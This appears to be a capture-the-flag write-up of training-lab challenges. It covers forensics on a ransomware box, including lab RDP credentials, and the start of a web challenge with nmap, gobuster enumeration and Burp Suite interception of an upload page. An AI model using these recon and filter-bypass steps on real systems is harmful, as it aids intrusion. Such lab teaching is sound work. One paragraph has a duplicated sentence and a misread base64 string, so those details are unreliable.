“bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==” | base64 -d** . Then, the plain text value can be seen.



Answer: <u>nomorebestfestivalcompany</u>

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?


We opened the confidential folder that contains encrypted files with **.grinch** file extension.



Answer: .grinch

Question 4: What is the name of the suspicious scheduled task?


By clicking on the Desktop, the suspicious scheduled task can be found.




Answer: opidsfsdf

Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


Click on Task Scheduler on the panel below of the home screen of the Desktop



Click on the Task Scheduler Library.




Click on opidsfsdf and go to Actions to see the location of the executable that is run at login.



Answer: C:\users\administrator\desktop\opidsfsdf.exe

Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


On the Task Scheduler LIbrary, at the General tab, the ShadowCopyVolume can be found.



Answer: 7a9eea15-0000-0000-0000-010000000000

Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?


By opening the folder, click on View tab and click on Show/hide button to see the toggle button of the Hidden items. When it is ticked, the hidden folder can be found.




Answer: <u>Confidential</u>

Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Click on Backup Drive and go to confidential folder which contains a file.



The content of the file can be seen.



Answer: <u>m33pa55w0rdIZseecure!</u>

Thought Process/Methodology:

First, we deployed the machine by clicking on the 'Start AttackBox' button and 'Start Machine' on the task section. We launched Remmina by clicking on the top right corner button in the 'Internet' option. After seeing the 'Remmina Remote Desktop Client' tab, we clicked on the ellipsis button to go to the Preferences. Then, we could see options where we clicked one of them which was the 'RDP' to change the 'Quality Settings' into 'Poor(fastest)' option and also to select on the Wallpaper option. Then, we closed the Preferences window and clicked on the '+' icon on the top right corner of the Remmina's Remote Desktop Client window to create New Connection Profile. We filled up the Server, Username and Password fields with IP address given (**10.10.137.49**), **administrator** and **sn0wF!akes!!!** respectively. We also changed the Color Depth to 'RemoteFX(32 bpp)' option. Next, we had logged into the remote system by clicking the 'Connect' button. Then, we accepted the prompted certificate and got into the remote system by seeing the wallpaper which had written 'THIS IS FINE' on it. After that, we went to the Task Scheduler and went to the Task Scheduler Library to check on the executable that is run at login which was located at **C:\users\administrator\desktop\opidsfsdf.exe** . Then, we right-clicked on the Backup drive to go to 'Change Drive and Paths for Backup'. On that tab, we assigned 'B' for the following drive. Next on the Desktop, there was a file named 'RansomNote' which had the fake bitcoin address in it. The fake bitcoin address is **bm9tb3]lYmVzdGZlc3RpdmFsY29tcGFueQ==** . To decrypt the address, we went to the terminal and run **echo "bm9tb3]lYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d** . The plain text value could be decrypt the address, we went to the terminal and run **echo "bm9tb3]lYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d** . The plain text value could be seen which was **nomorebestfestivalcompany** . On the Desktop folder, the suspicious scheduled task could be seen which was **opidsfsdf** . For the following thing which is to see the ShadowCopyVolume ID, we went to the Task Scheduler Library again and clicked on the 'ShadowCopyVolume' in the list. The ID could be seen on the Name field in the braces which the field was located on the General tab. Next, we went to folder and clicked on the Backup drive. To see the hidden folder, we clicked on the toggle button of 'Hidden items' on 'Show/hide' icon. The hidden folder named 'confidential' could be seen. The hidden folder contained a **.grinch** file which had the password that was **m33pa55w0rdIZseecure!** .


Day 24: Final Challenge - The Trial Before Christmas

Tools used: Attackbox, BurpSuite, Terminal, CrackStation, Mozilla Firefox, GoBuster, MySQL, Python3, NetCat

Solution/walkthrough:

Question 1: Scan the machine. What ports are open?


We can obtain the ports by using the command **nmap IP ADDRESS**




Answer: <u>80, 65000</u>

Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Firstly, we need to insert the IP address including the port number that is open into the link.



Then, it will lead us to a website call **Light Cycle**



Answer: <u>Light Cycle</u>

Question 3: What is the name of the hidden php page?


We need to know what directories are stored inside this page. So, we can use GoBuster. After awhile, the hidden php page is **/uploads.php**

```
root@ip-10-10-50-10:~# gobuster dir -u http://10.10.250.140:65000 -x php -w /usr
/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.250.140:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/19 04:54:49 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/api (Status: 301)
/index.php (Status: 200)
/grid (Status: 301)
Progress: 41784 / 220561 (18.94%)
```


Answer: /uploads.php

Question 4: What is the name of the hidden directory where file uploads are saved?


Firstly, we need to open BurpSuite.




Go to the **proxy** tab and to the **Options** tab.




On the **Intercept Client Requests** section, click the first file extension and edit it.



We need to remove the JavaScript part in the match condition. Then, press OK.




Next, go to the **Intercept Server Responses** and tick the **Intercept responses based on the following rules:**




Now that everything is set up, we can proceed to intercept the hidden php page.

